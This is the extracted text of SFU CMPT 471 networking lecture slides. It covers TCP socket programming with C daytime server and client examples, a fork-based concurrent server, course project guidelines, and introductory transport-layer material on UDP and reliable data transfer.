
Byte Order

- Some machines use “little endian” and others use “big endian” to store numbers
 - Whenever sending numbers to network use **htonX** (*host-to-network*)
 - Whenever receiving numbers from network use **ntohX** (*network-to-host*)
 - Replace X with l for long integer (4 bytes), and s for short (2 bytes)
 - Why is this important?



Socket Programming using TCP

- **TCP service:** reliable transfer of **bytes** from one process to another
 - virtual **pipe** between sender and receiver



Socket Programming using TCP

- Server process must be running first, and
 - creates a socket that accepts client's contact, then wait
- Client contacts server by creating local TCP socket using IP address, port number of server process
- When client creates socket
 - client TCP (in OS kernel) establishes connection to server TCP
 - Then data start to flow

Socket Programming using TCP

- Recall: TCP is connection-oriented
 - Needs memory to maintain connection status
- TCP server has:
 - Connection queue: to maintain connection status
 - Buffers/variables: maintains and manage the “bytes”

Socket Programming using TCP

Client

- 1 Create a socket

SOCK_STREAM

IP and port number

- 2 Set destination info.

Logical and unique connection.

- 3 Connect to the server

3-way handshake

- 4 Send/Receive data

e.g., write and read

- 5 Close the connection (eventually)

Server

- 1 Create two sockets

Listening and connection

- 2 Bind to a port number

App is ready for receiving connection requests


- 3 Listen for connections

Extracts the first connection request from the queue

- 4 Accept a connection

- 5 Send/Receive data


TCP Data Transmission – An Overview



Creating Socket: `socket`

- `int socket(int domain, int type, int protocol)`
 - Returns a file descriptor (or handle) for the socket
- domain: protocol family
 - `AF_INET` for IPv4
 - `AF_INET6` for IPv6
- type: semantics of the communication
 - `SOCK_STREAM`: reliable byte stream (TCP)
 - `SOCK_DGRAM`: message-oriented service (UDP)
- protocol: specific protocol
 - 0 for our purposes

Example: TCP Daytime Server



Example: Server

```
int main (int argc, char **argv) {
    int listenfd, connfd;
    struct sockaddr_in servaddr;
    char buff[MAXLINE];
    time_t ticks;
    listenfd = socket(AF_INET, SOCK_STREAM, 0);
    bzero(&servaddr, sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servaddr.sin_port = htons(DAYTIME_PORT); /* daytime server */
    bind(listenfd, (struct sockaddr *) &servaddr, sizeof(servaddr));
    listen(listenfd, LISTENQ);

    for ( ; ; ) {
        connfd = accept(listenfd, (struct sockaddr *) NULL, NULL);
        ticks = time(NULL);
        snprintf(buff, sizeof(buff), "%.24s\r\n", ctime(&ticks));
        write(connfd, buff, strlen(buff));
        printf("Sending response: %s", buff);
        close(connfd);
    }
}
```

Example: Client

```
int main(int argc, char **argv) {
    ...
    if ( (sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
        printf("socket error\n"); exit(1); }

    bzero(&servaddr, sizeof(servaddr));
    servaddr.sin_family = AF_INET;
    servaddr.sin_port = htons(DAYTIME_PORT); /* daytime server */

    if (inet_pton(AF_INET, argv[1], &servaddr.sin_addr) <= 0) {
        printf("inet_pton error for %s\n", argv[1]); exit(1);
    }

    if (connect(sockfd, (struct sockaddr *) &servaddr, sizeof(servaddr)) < 0) {
        printf("connect error\n"); exit(1); }

    while ( (n = read(sockfd, recvline, MAXLINE)) > 0) {
        recvline[n] = 0; /* null terminate */
        if (fputs(recvline, stdout) == EOF) {
            printf("fputs error\n"); exit(1);
    }
}
```

inet_pton: presentation to network. Converts character string argv[1] into network address structure in AF_INET address family, then copies network address structure to servaddr.

Concurrent TCP Daytime Servers

- Daytime server accepts one connection at a time
 - Not good for other servers, e.g., Web servers
- How would you make it handle multiple connections concurrently?
- We need some parallelism!
 - But where?

Concurrent Server

```
for ( ; ; ) {
    connfd = accept(listenfd, ...);

    if ( (pid = fork()) == 0) {
        close(listenfd); /*child closes listening socket */
        process(connfd); /*process the request */
        close(connfd); /*done with this client */
        exit(0); /*child terminates */
    }

    close(connfd); /*parent closes connected socket */
}
```

- `fork`: duplicates the entire process that called it
- `fork` returns twice!
 - One to the child process, return value = 0
 - Second to parent with non zero (pid of the created child)

Concurrent Server

- Issues with fork?

Todo and Deadlines

- Reading:
 - [KR16]: Ch 2.7
 - (Optional): RFC 6335: <https://tools.ietf.org/html/rfc6335>
- Project: Form teams/groups up to 3

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Course Project

Instructor: Khaled Diab

Final Project: Objectives

- Learning new concepts
- Gaining hand-on experience

Final Project

- This is your opportunity to explore or dig deeper in a specific networking-related topic.
- Has to have an implementation component
- **Highly recommended** to discuss with me, TAs, and/or in the discussion board
- Group up to 3 students
- 18% of the final grade

Checkpoints – Hard deadlines

- Oct 1st (next week):
 - Team formation
 - Initial project idea (1/2 page)
 - Expect feedback from me
- Oct 13th:
 - Project proposal (1 page)
 - Problem and motivation
 - Accept/reject decision
 - Rejected proposals need to be amended and accepted by Oct 22nd
 - Failure to get a project accepted → Zero-grade Project

Checkpoints – Hard deadlines

- Nov 24th:
 - Progress report
 - Each group sends a 1-page report to describe their progress and initial results
- Dec 8th:
 - Project code and report (2 pages)

Final Report Structure

- Abstract
- Introduction: motivation and challenges
- Problem statement

Final Report Structure

- Proposed solution
 - Overview
 - Details
 - Analysis
 - Limitations
- Evaluation
 - Define control parameters
 - Define evaluation metrics
 - Cover the spectrum
- Conclusion and Learned Lessons

Grading

- Implementation: 50%
 - Working code
 - Code organization
 - Documentation
- Reproducibility: 20%
 - We will not fix your code.
 - You need to submit any required env. to reproduce your implementation
 - We will not create this env. as well
- Novelty: 20%
 - Measures the complexity of the project idea
 - I.e., if you have a working implementation, but the idea is quite simple, you will lose grades.
- Report: 10%

Project Ideas – Themes

- Implementing an existing protocol or networked system
- Reproducing research papers (related to networking)

Examples: Existing Protocols/Systems

- Server implementation:
 - DNS
 - HTTP 2 or HTTP 3
 - QUIC
- IP router (e.g., using P4)
- Emulating a content distribution network
- Video streaming server and clients
- End-to-end encrypted messaging
- Virtual Private Network
- Virtual Firewall/IDS
- ...

Open Source Code: Guidelines

- If your project idea is implemented somewhere else:
 - You cannot use that code; you need to implement it by yourself
- What type of libraries can I use?
 - A library that doesn't directly implement your main/code idea
 - Helper utilities
- If in doubt, ask me.
 - Don't wait till the end
 - If your implementation is marked as copied, this is as a cheating attempt

Examples

My idea is to create a DNS server, can I use bind9?

No

My idea is to reproduce “Paper X”. I found its source code online, can I use it?

No

Examples

My idea is to improve “Paper X”. I found its source code online, can I use it?

Check with me first

My idea is to emulate a CDN, can I use mininet?

Yes!



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II


Fall 2020

Transport Layer

Instructor: Khaled Diab

Transport Services

- Provide **logical communication** between app processes running on different hosts
- Transport protocols run in end systems
 - Send side: breaks app messages into **segments**, passes to network layer
 - Rcv side: reassembles segments into messages, passes to app layer
- More than one transport protocol available to apps
 - Internet: TCP and UDP




Transport vs Network Layer

- Network layer:
 - logical communication between hosts
- Transport layer:
 - logical communication between processes
 - relies on, enhances, network layer services
 - E.g., TCP provides reliable delivery over the unreliable IP

Internet Transport-layer Protocols


- Reliable, in-order delivery (TCP)
 - congestion control
 - flow control
 - connection setup
- Unreliable, unordered delivery: UDP
 - Just a process-process extension of “best-effort” IP
- Services not available:
 - delay guarantees
 - bandwidth guarantees



UDP: User Datagram Protocol [RFC 768]

- “best effort” service, UDP segments may be:
 - lost
 - delivered out-of-order to app
- Connection-less:
 - no handshaking between UDP sender, receiver
 - each UDP segment handled independently of others

UDP: segment header



UDP segment format

Why UDP?

- no connection establishment (which can add delay)
- simple: no connection state at sender, receiver
- small header size
- no congestion control: UDP can blast away as fast as desired

Principles of Reliable Data Transfer

application layer
transport layer




(a) provided service



(b) service implementation

Principles of Reliable Data Transfer

- Two models:
 - Stop-and-wait: one packet at a time
 - Pipelined: sliding window protocols



(a) a stop-and-wait protocol in operation

(b) a pipelined protocol in operation

Stop-and-wait Protocols

- Packets may get:
 - Corrupted, and/or
 - Lost
- Needs to detect **corrupt** and **lost** packets
- Main mechanisms (or building blocks):
 - Receiver-to-sender feedback
 - Retransmission
 - Seq. Numbers
 - Timers
- We will start with some assumptions, and relax them as we go.

Reliable Data Transfer

